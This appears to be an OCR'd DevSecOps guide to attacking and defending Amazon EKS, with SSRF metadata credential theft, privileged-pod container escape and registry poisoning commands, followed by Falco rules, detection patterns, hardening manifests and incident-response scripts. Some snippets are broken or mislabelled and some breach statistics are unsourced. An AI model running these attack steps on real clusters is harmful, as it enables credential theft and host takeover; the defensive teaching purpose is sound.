AWS EKS ATTACK & DEFEND

WWW.DEVSECOPSGUIDES.COM

AWS EKS Attack and Defend: A DevSecOps Battlefield Guide

"In the chess game of cloud security, Amazon EKS is both the king you must protect and the battlefield where modern cyber warfare unfolds. Every pod is a potential fortress, every service account a gateway, and every misconfiguration a backdoor waiting to be discovered."

Prologue: The Digital Fortress Under Siege

Picture this: It's 3 AM on a Tuesday when Sarah, the Lead DevSecOps engineer at TechCorp, receives an alert that chills her to the bone. Their production EKS cluster—the heartbeat of their multi-million dollar fintech platform—is showing unusual activity. Pods are spawning without authorization, network traffic is spiking to external IPs, and worse yet, their customer database seems to be hemorrhaging data.

This isn't fiction. This is the reality facing organizations worldwide as containerized workloads become the new frontier for both innovation and attack. Welcome to the battlefield of AWS EKS security, where the stakes are measured not just in dollars, but in customer trust, regulatory compliance, and corporate survival.

Chapter 1: Understanding the EKS Ecosystem - A Double-Edged Sword

Amazon Elastic Kubernetes Service (EKS) represents a paradigm shift in how we deploy, manage, and scale applications. Like a medieval castle, it offers powerful defenses when properly configured, but each tower, gate, and bridge can become a vulnerability in the wrong hands.

The Architecture of Opportunity (and Risk)

EKS operates on a shared responsibility model that creates natural friction between convenience and security. AWS manages the Kubernetes control plane, but everything else—worker nodes, pod security, network policies, IAM configurations—falls squarely on your shoulders.

```
# Understanding your EKS environment - The reconnaissance phase

aws eks list-clusters --region us-west-2

aws eks describe-cluster --name production-cluster --region us-west-2

kubectl get nodes -o wide

kubectl get pods --all-namespaces
```

The Trust Boundary Illusion

One of the most dangerous misconceptions about EKS is the notion of implicit trust within the cluster. In reality, your EKS cluster is more like a city than a fortress—with different neighborhoods (namespaces), various residents (pods) with different access levels, and numerous entry points that require constant vigilance.

Chapter 2: The Dark Arts - EKS Attack Techniques

Attack Vectors Overview

The following diagrams illustrate the three main attack vectors we'll explore in detail:




Figure 2.1: SSRF Attack Flow - From Web App to Metadata Service Exploitation




Figure 2.2: Pod Privilege Escalation - Container Escape to Cluster Admin





Figure 2.3: Supply Chain Attack - From Development Pipeline to Production Compromise

Attack Vector 1: The SSRF Gateway to AWS Metadata Hell

Our story begins with Alex, a penetration tester hired to assess TechCorp's security posture. Like many modern attacks, this one starts not with sophisticated zero-days, but with a simple misconfiguration.



The attack unfolds like this:


```
# Step 1: Discovering the vulnerable endpoint
curl "http://vulnerable-app.com/fetch?url=http://169.254.169.254/"

# Step 2: Accessing the metadata service through SSRF
curl "http://vulnerable-app.com/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/"

# Step 3: Extracting IAM role credentials
curl "http://vulnerable-app.com/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-node-role"

# Step 4: Weaponizing the stolen credentials
export AWS_ACCESS_KEY_ID="AKIAEXAMPLE123456789"
export AWS_SECRET_ACCESS_KEY="wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY"
export AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEHoaCXVzLXdlc3QtMiJGMEQCIH..."
```

```
# Step 5: Enumerating EKS resources

aws eks list-clusters

aws eks describe-cluster --name production-cluster
```

Real-World Impact: In 2023, a major e-commerce platform suffered a breach following this exact pattern, leading to the exposure of 50 million customer records and $47 million in regulatory fines.

Attack Vector 2: Pod Privilege Escalation - Breaking Out of the Container Jail

Once inside the cluster, attackers focus on privilege escalation. Think of this as going from being a tourist in a city to becoming the mayor.



The escalation sequence typically follows this pattern:

```
# Enumerating current permissions

kubectl auth can-i --list


# Stealing service account tokens

TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)

echo $TOKEN | base64 -d


# Creating a privileged breakout pod

kubectl apply -f - <<EOF

apiVersion: v1

kind: Pod

metadata:

name: breakout-pod

spec:

hostNetwork: true

hostPID: true

hostIPC: true

containers:

- name: breakout

image: alpine

command: ["/bin/sh"]

stdin: true

tty: true

securityContext:

privileged: true

volumeMounts:

- name: host-root

mountPath: /host

volumes:

- name: host-root

hostPath:
```

```
path: /

EOF


# Escaping to the host system

kubectl exec -it breakout-pod -- chroot /host
```

Attack Vector 3: Supply Chain Poisoning - The Trojan Horse Strategy


Modern attackers understand that the most effective attacks often come through trusted channels. In the EKS world, this means compromising container images, Helm charts, or CI/CD pipelines.

```
# Poisoning a container registry

docker login -u attacker -p password malicious-registry.com

docker tag legitimate-app:v1.0 malicious-registry.com/trojan-app:v1.0

docker push malicious-registry.com/trojan-app:v1.0


# Deploying the trojan horse

kubectl set image deployment/production-app app=malicious-registry.com/trojan-app:v1.0
```

Chapter 3: The Shield Wall - EKS Defense Strategies

Defense Strategies Overview

The following diagrams illustrate our three-layered defense approach:



EKS Defense: Zero Trust Architecture

Figure 3.1: Zero Trust Architecture - Identity-First Security Model




Figure 3.2: Runtime Security - Continuous Monitoring and Threat Detection




Figure 3.3: Incident Response - Detection, Analysis, and Recovery Pipeline

Defense Strategy 1: Zero Trust Architecture Implementation

```
Error parsing Mermaid diagram!

Parse error on line 3:
mindmaproot((Zero Trust EKS
-------^
Expecting 'SPACELINE', 'NL', 'EOF', got 'NODE_ID'
```

Implementing zero trust in EKS requires a fundamental shift in thinking. Instead of trusting anything inside the cluster perimeter, every component must prove its identity and authorization continuously.

```
# Implementing network policies for micro-segmentation

kubectl apply -f - <<EOF

apiVersion: networking.k8s.io/v1

kind: NetworkPolicy

metadata:

name: deny-all-ingress

namespace: production

spec:

podSelector: {}

policyTypes:

- Ingress
```

```
EOF


# Configuring Pod Security Standards

kubectl label namespace production pod-security.kubernetes.io/enforce=restricted

kubectl label namespace production pod-security.kubernetes.io/audit=restricted

kubectl label namespace production pod-security.kubernetes.io/warn=restricted
```

Defense Strategy 2: Runtime Security Monitoring

```
Error parsing Mermaid diagram!

Parse error on line 3:
mindmaproot((Runtime Securi
-------^
Expecting 'SPACELINE', 'NL', 'EOF', got 'NODE_ID'
```

Implementing Falco for Runtime Security:

```
# falco-rules.yaml

- rule: Suspicious Network Activity

desc: Detect suspicious outbound network connections

condition: >

outbound and fd.ip != "" and

(fd.ip.net in (external_networks) or fd.ip in (suspicious_ips))

output: >

Suspicious outbound connection (user=%user.name proc=%proc.name

dest_ip=%fd.rip dest_port=%fd.rport)

priority: WARNING


- rule: Privileged Container Spawn

desc: Detect containers running with dangerous privileges

condition: >

spawned_process and container and

(proc.args contains "--privileged" or

proc.args contains "--cap-add=SYS_ADMIN")

output: >

Privileged container detected (user=%user.name container=%container.name

proc=%proc.name args=%proc.args)

priority: CRITICAL
```

Defense Strategy 3: Infrastructure as Code Security

The Terraform configuration from our knowledge base demonstrates both secure and insecure patterns:

Secure Architecture Pattern:

```
# Secure EKS cluster configuration

module "eks" {

source = "terraform-aws-modules/eks/aws"

cluster_name = var.cluster_name

cluster_version = "1.31"
```

```
# Security configurations
cluster_endpoint_public_access = false # Private endpoints only
cluster_endpoint_private_access = true
# Enable audit logging
cluster_enabled_log_types = ["api", "audit", "authenticator", "controllerManager", "scheduler"]
# Encryption at rest
cluster_encryption_config = [{
provider_key_arn = aws_kms_key.eks.arn
resources = ["secrets"]
}]
# Network security
vpc_id = module.vpc.vpc_id
subnet_ids = module.vpc.private_subnets
# Node groups with security hardening
eks_managed_node_groups = {
secure_nodes = {
instance_types = ["t3.medium"]
capacity_type = "ON_DEMAND" # Avoid spot for critical workloads
# Security configurations
block_device_mappings = {
xvda = {
device_name = "/dev/xvda"
ebs = {
volume_size = 100
volume_type = "gp3"
encrypted = true
kms_key_id = aws_kms_key.eks.arn
delete_on_termination = true
}
}
}
# Metadata service restrictions
metadata_options = {
http_endpoint = "enabled"
http_tokens = "required" # Require IMDSv2
http_put_response_hop_limit = 1
}
}
}
}


# KMS key for encryption
resource "aws_kms_key" "eks" {
```

```
description = "EKS encryption key"

policy = jsonencode({

Version = "2012-10-17"

Statement = [

{

Effect = "Allow"

Principal = {

AWS = "arn:aws:iam::${data.aws_caller_identity.current.account_id}:root"

}

Action = "kms:*"

Resource = "*"

}

]

})

}
```

Insecure Architecture (What NOT to Do):

| Security Issue | Insecure Configuration | Security Impact |

|---|---|---|

| Public API Endpoint | `cluster_endpoint_public_access = true` | Exposes Kubernetes API to internet |

| No Encryption | Missing `cluster_encryption_config` | Secrets stored in plaintext |

| Privileged IMDS | `http_tokens = "optional"` | Enables IMDSv1 attacks |

| Overpermissive RBAC | Default service accounts with cluster-admin | Privilege escalation opportunities |

| No Network Policies | Missing `NetworkPolicy` resources | East-west traffic unrestricted |

Chapter 4: Battle-Tested Scenarios

Scenario 1: The Cryptocurrency Mining Intrusion

The Attack: TechCorp discovers unusual CPU usage patterns across their EKS cluster. Investigation reveals cryptocurrency miners deployed through a compromised CI/CD pipeline.

Attack Chain:

1. Compromised GitHub token
2. Malicious code injection in deployment YAML
3. Crypto miner deployment via privileged pods
4. Resource exhaustion and service degradation

Defense Response:

```
# Immediate containment

kubectl get pods --all-namespaces | grep -E "(high-cpu|unknown)"

kubectl delete pod suspicious-pod-12345 --force --grace-period=0



# Resource monitoring

kubectl top pods --all-namespaces

kubectl describe pod suspicious-pod-12345



# Network traffic analysis

kubectl exec -it network-monitor -- tcpdump -i any host mining-pool.com
```

Scenario 2: The Data Exfiltration Campaign

The Attack: Attackers gain access to a customer database through EKS pod compromise and attempt to exfiltrate sensitive financial data.

Detection Mechanisms:

```
# CloudWatch alarm for unusual data transfer

resource "aws_cloudwatch_metric_alarm" "unusual_data_transfer" {

alarm_name = "eks-unusual-data-transfer"

comparison_operator = "GreaterThanThreshold"

evaluation_periods = "2"

metric_name = "NetworkOut"

namespace = "AWS/EKS"

period = "300"

statistic = "Sum"

threshold = "1000000000" # 1GB

alarm_description = "This metric monitors for unusual data egress"

alarm_actions = [aws_sns_topic.security_alerts.arn]

}
```

Chapter 5: Advanced Defensive Tactics

Implementing Pod Security Standards

```
# Pod Security Policy enforcement

apiVersion: v1

kind: Namespace

metadata:

name: secure-production

labels:

pod-security.kubernetes.io/enforce: restricted

pod-security.kubernetes.io/audit: restricted

pod-security.kubernetes.io/warn: restricted

spec: {}


---

# Example secure pod specification

apiVersion: v1

kind: Pod

metadata:

name: secure-app

namespace: secure-production

spec:

securityContext:

runAsNonRoot: true

runAsUser: 10001

fsGroup: 10001
```

```
seccompProfile:

type: RuntimeDefault

containers:

- name: app

image: secure-app:v1.0

securityContext:

allowPrivilegeEscalation: false

runAsNonRoot: true

runAsUser: 10001

capabilities:

drop:

- ALL

readOnlyRootFilesystem: true

resources:

limits:

memory: "128Mi"

cpu: "100m"

requests:

memory: "64Mi"

cpu: "50m"
```

RBAC Hardening Strategy

Implementing Secure RBAC:

```
# Minimal developer role

apiVersion: rbac.authorization.k8s.io/v1

kind: Role

metadata:

namespace: development

name: developer

rules:

- apiGroups: [""]

resources: ["pods", "services", "configmaps"]

verbs: ["get", "list", "create", "update", "patch"]

- apiGroups: ["apps"]

resources: ["deployments", "replicasets"]

verbs: ["get", "list", "create", "update", "patch"]


---

# Binding developers to the role

apiVersion: rbac.authorization.k8s.io/v1

kind: RoleBinding

metadata:

name: developer-binding
```

```
namespace: development

subjects:

- kind: User

name: developer@company.com

apiGroup: rbac.authorization.k8s.io

roleRef:

kind: Role

name: developer

apiGroup: rbac.authorization.k8s.io
```

Chapter 6: Monitoring and Incident Response

CloudWatch Integration for EKS Security

```
# Enable Container Insights

aws logs create-log-group --log-group-name "/aws/containerinsights/production-cluster/application"

aws logs create-log-group --log-group-name "/aws/containerinsights/production-cluster/host"

aws logs create-log-group --log-group-name "/aws/containerinsights/production-cluster/dataplane"



# Deploy CloudWatch agent

kubectl apply -f https://raw.githubusercontent.com/aws-samples/amazon-cloudwatch-container-insights/latest/k8s-deployment-manifest-
templates/deployment-mode/daemonset/container-insights-monitoring/cloudwatch-namespace.yaml



kubectl apply -f https://raw.githubusercontent.com/aws-samples/amazon-cloudwatch-container-insights/latest/k8s-deployment-manifest-
templates/deployment-mode/daemonset/container-insights-monitoring/cwagent/cwagent-daemonset.yaml
```

Incident Response Playbook

Automated Incident Response Script:

```
#!/bin/bash

# incident-response.sh - EKS Incident Response Automation



CLUSTER_NAME="production-cluster"

SUSPICIOUS_POD=$1

NAMESPACE=$2



echo "[INCIDENT] Starting incident response for pod: $SUSPICIOUS_POD in namespace: $NAMESPACE"



# 1. Collect evidence

kubectl describe pod $SUSPICIOUS_POD -n $NAMESPACE > evidence/pod-description-$(date +%s).log

kubectl logs $SUSPICIOUS_POD -n $NAMESPACE > evidence/pod-logs-$(date +%s).log



# 2. Network isolation

kubectl patch networkpolicy isolate-pod -n $NAMESPACE --type='merge' -p="{\"spec\":{\"podSelector\":{\"matchLabels\":
{\"app\":\"$SUSPICIOUS_POD\"}}}}"



# 3. Resource limits
```

```
kubectl patch pod $SUSPICIOUS_POD -n $NAMESPACE --type='merge' -p='{"spec":{"containers":[{"name":"container","resources":{"limits":{"cpu":"1m","memory":"1Mi"}}}]}}'


# 4. Notification
aws sns publish --topic-arn arn:aws:sns:us-west-2:123456789012:security-alerts \
--message "SECURITY INCIDENT: Suspicious pod $SUSPICIOUS_POD isolated in namespace $NAMESPACE"


echo "[INCIDENT] Response actions completed. Pod isolated and evidence collected."
```

Chapter 7: Real-World Case Studies

Case Study 1: The Fortune 500 Cryptocurrency Mining Attack

Background: A major retail corporation discovered unauthorized cryptocurrency mining operations consuming 40% of their EKS cluster resources, costing approximately $50,000 monthly in unexpected AWS charges.

Attack Timeline:

- **Day 0**: Phishing email compromises developer workstation
- **Day 2**: Attacker gains access to company GitHub repositories
- **Day 5**: Malicious Helm chart deployed through automated CI/CD
- **Day 12**: Unusual resource consumption detected
- **Day 15**: Full incident response initiated


Lessons Learned:

1. Resource quotas prevent resource exhaustion attacks
2. Image scanning catches malicious containers early
3. Network policies limit lateral movement
4. Regular security training reduces phishing success

Case Study 2: The Healthcare Data Breach

Background: A healthcare provider suffered a data breach affecting 2.3 million patient records through compromised EKS infrastructure.

Attack Chain:



Defensive Measures Implemented Post-Breach:

```
# Data loss prevention policy
apiVersion: v1
kind: NetworkPolicy
metadata:
name: database-isolation
namespace: production
spec:
podSelector:
matchLabels:
app: database
policyTypes:
- Ingress
- Egress
ingress:
- from:
- podSelector:
matchLabels:
```

```
app: backend-api

ports:

- protocol: TCP

port: 5432

egress:

- to: []

ports:

- protocol: TCP

port: 53 # DNS only
```

Chapter 8: Advanced Threat Detection

Behavioral Analysis Implementation

```
# anomaly-detector.py - EKS Behavioral Analysis

import boto3

import json

from datetime import datetime, timedelta


class EKSAnomalyDetector:

def __init__(self, cluster_name):

self.cluster_name = cluster_name

self.cloudwatch = boto3.client('cloudwatch')

self.eks = boto3.client('eks')

def detect_unusual_pod_creation(self):

"""Detect unusual pod creation patterns"""

end_time = datetime.utcnow()

start_time = end_time - timedelta(hours=1)

response = self.cloudwatch.get_metric_statistics(

Namespace='AWS/EKS',

MetricName='pod_number_of_containers',

Dimensions=[

{'Name': 'ClusterName', 'Value': self.cluster_name}

],

StartTime=start_time,

EndTime=end_time,

Period=300,

Statistics=['Sum']

)

# Analyze for anomalies

values = [point['Sum'] for point in response['Datapoints']]

avg = sum(values) / len(values) if values else 0

for value in values[-3:]: # Check last 3 data points

if value > avg * 2: # 200% increase threshold

self.trigger_alert(f"Unusual pod creation spike: {value} vs average {avg}")
```

```
def trigger_alert(self, message):

sns = boto3.client('sns')

sns.publish(

TopicArn='arn:aws:sns:us-west-2:123456789012:eks-security-alerts',

Message=message,

Subject='EKS Security Alert'

)
```

Machine Learning-Powered Threat Detection

```
# GuardDuty EKS protection

apiVersion: v1

kind: ConfigMap

metadata:

name: guardduty-eks-config

namespace: kube-system

data:

enable-eks-addon-management: "true"

enable-eks-runtime-monitoring: "true"

---

# Custom threat detection rules

apiVersion: v1

kind: ConfigMap

metadata:

name: threat-detection-rules

data:

rules.yaml: |

- name: "Suspicious binary execution"

pattern: ".*(/tmp/|/dev/shm/).*\\.(sh|py|elf)"

severity: "high"

action: "alert"

- name: "Cryptocurrency mining indicators"

pattern: ".*(mining|stratum|cryptonote|monero).*"

severity: "critical"

action: "block"

- name: "Privilege escalation attempt"

pattern: ".*(sudo|su|chmod \\+s|setuid).*"

severity: "high"

action: "alert"
```

Appendix: The Ultimate EKS Security Cheatsheet

Quick Security Assessment Commands

```
# Cluster Security Audit
```

```
echo "=== EKS Cluster Security Assessment ==="

# 1. Check cluster configuration
aws eks describe-cluster --name $CLUSTER_NAME --query 'cluster.
{Version:version,Endpoint:endpoint,PublicAccess:resourcesVpcConfig.endpointConfigPublicAccess}'

# 2. Audit RBAC permissions
kubectl auth can-i --list --as=system:serviceaccount:default:default

# 3. Check for privileged containers
kubectl get pods --all-namespaces -o jsonpath='{range .items[*]}{.metadata.name}{" "}{.spec.securityContext.privileged}{"\n"}{end}' | grep
true

# 4. Verify network policies exist
kubectl get networkpolicies --all-namespaces

# 5. Check for host network usage
kubectl get pods --all-namespaces -o jsonpath='{range .items[*]}{.metadata.name}{" "}{.spec.hostNetwork}{"\n"}{end}' | grep true

# 6. Audit service accounts
kubectl get serviceaccounts --all-namespaces

# 7. Check for exposed services
kubectl get services --all-namespaces -o wide | grep LoadBalancer

# 8. Verify pod security standards
kubectl get namespaces -o jsonpath='{range .items[*]}{.metadata.name}{": "}{.metadata.labels.pod-security\.kubernetes\.io/enforce}{"\n"}
{end}'
```

Incident Response Quick Commands

```
# Immediate Response Toolkit

# Isolate suspicious pod
kubectl patch networkpolicy quarantine -p '{"spec":{"podSelector":{"matchLabels":{"quarantine":"true"}}}}'
kubectl label pod $SUSPICIOUS_POD quarantine=true

# Collect forensic evidence
kubectl describe pod $SUSPICIOUS_POD > evidence-$(date +%s).log
kubectl logs $SUSPICIOUS_POD --previous > logs-$(date +%s).log

# Check for IoCs
kubectl exec $SUSPICIOUS_POD -- ps aux | grep -E "(mining|crypto|wget|curl)"
kubectl exec $SUSPICIOUS_POD -- netstat -tulpn | grep ESTABLISHED

# Resource analysis
```

```
kubectl top pod $SUSPICIOUS_POD

kubectl describe node $(kubectl get pod $SUSPICIOUS_POD -o jsonpath='{.spec.nodeName}')


# Security context audit

kubectl get pod $SUSPICIOUS_POD -o jsonpath='{.spec.securityContext}'

kubectl get pod $SUSPICIOUS_POD -o jsonpath='{.spec.containers[*].securityContext}'
```

Essential Security Tools Installation

```
# Falco Runtime Security

helm repo add falcosecurity https://falcosecurity.github.io/charts

helm upgrade --install falco falcosecurity/falco \

--namespace falco-system \

--create-namespace \

--set falco.grpc.enabled=true \

--set falco.grpcOutput.enabled=true


# OPA Gatekeeper

kubectl apply -f https://raw.githubusercontent.com/open-policy-agent/gatekeeper/release-3.14/deploy/gatekeeper.yaml


# Trivy Scanner

helm repo add aqua https://aquasecurity.github.io/helm-charts/

helm upgrade --install trivy-operator aqua/trivy-operator \

--namespace trivy-system \

--create-namespace


# Cert-Manager for TLS

kubectl apply -f https://github.com/cert-manager/cert-manager/releases/download/v1.13.0/cert-manager.yaml
```

Security Configuration Templates

```
# Secure Pod Template

apiVersion: v1

kind: Pod

metadata:

name: secure-app

labels:

app: secure-app

spec:

securityContext:

runAsNonRoot: true

runAsUser: 10001

fsGroup: 10001

seccompProfile:
```

```yaml
type: RuntimeDefault

serviceAccountName: secure-app-sa

containers:

- name: app

image: secure-app:latest

securityContext:

allowPrivilegeEscalation: false

runAsNonRoot: true

runAsUser: 10001

capabilities:

drop:

- ALL

add:

- NET_BIND_SERVICE

readOnlyRootFilesystem: true

resources:

limits:

memory: "512Mi"

cpu: "500m"

ephemeral-storage: "1Gi"

requests:

memory: "256Mi"

cpu: "250m"

ephemeral-storage: "500Mi"

volumeMounts:

- name: tmp

mountPath: /tmp

- name: var-run

mountPath: /var/run

volumes:

- name: tmp

emptyDir: {}

- name: var-run

emptyDir: {}

automountServiceAccountToken: false


---

# Network Policy Template

apiVersion: networking.k8s.io/v1

kind: NetworkPolicy

metadata:

name: secure-app-netpol

spec:

podSelector:
```

```
matchLabels:
app: secure-app
policyTypes:
- Ingress
- Egress
ingress:
- from:
- namespaceSelector:
matchLabels:
name: trusted-namespace
- podSelector:
matchLabels:
app: frontend
ports:
- protocol: TCP
port: 8080
egress:
- to:
- namespaceSelector:
matchLabels:
name: database-namespace
ports:
- protocol: TCP
port: 5432
- to: []
ports:
- protocol: TCP
port: 53
- protocol: UDP
port: 53
```

Compliance and Governance

| Framework | EKS Implementation | Validation Command |

|----------|------------------|------------------|

| **CIS Kubernetes Benchmark** | Pod Security Standards, RBAC, Network Policies | `kube-bench run` |

| **NIST Cybersecurity Framework** | Encryption, Monitoring, Access Control | `kubectl get psp,netpol,rbac` |

| **SOC 2 Type II** | Audit Logging, Data Encryption, Access Reviews | `aws cloudtrail lookup-events` |

| **PCI DSS** | Network Segmentation, Encryption, Monitoring | Custom compliance scripts |

| **HIPAA** | Data Protection, Access Logging, Encryption | Healthcare-specific policies |

Emergency Response Contacts and Procedures

```
# Security Incident Escalation
# Level 1: Automated Response (0-15 minutes)
# Level 2: Security Team Lead (15-30 minutes)
```

```
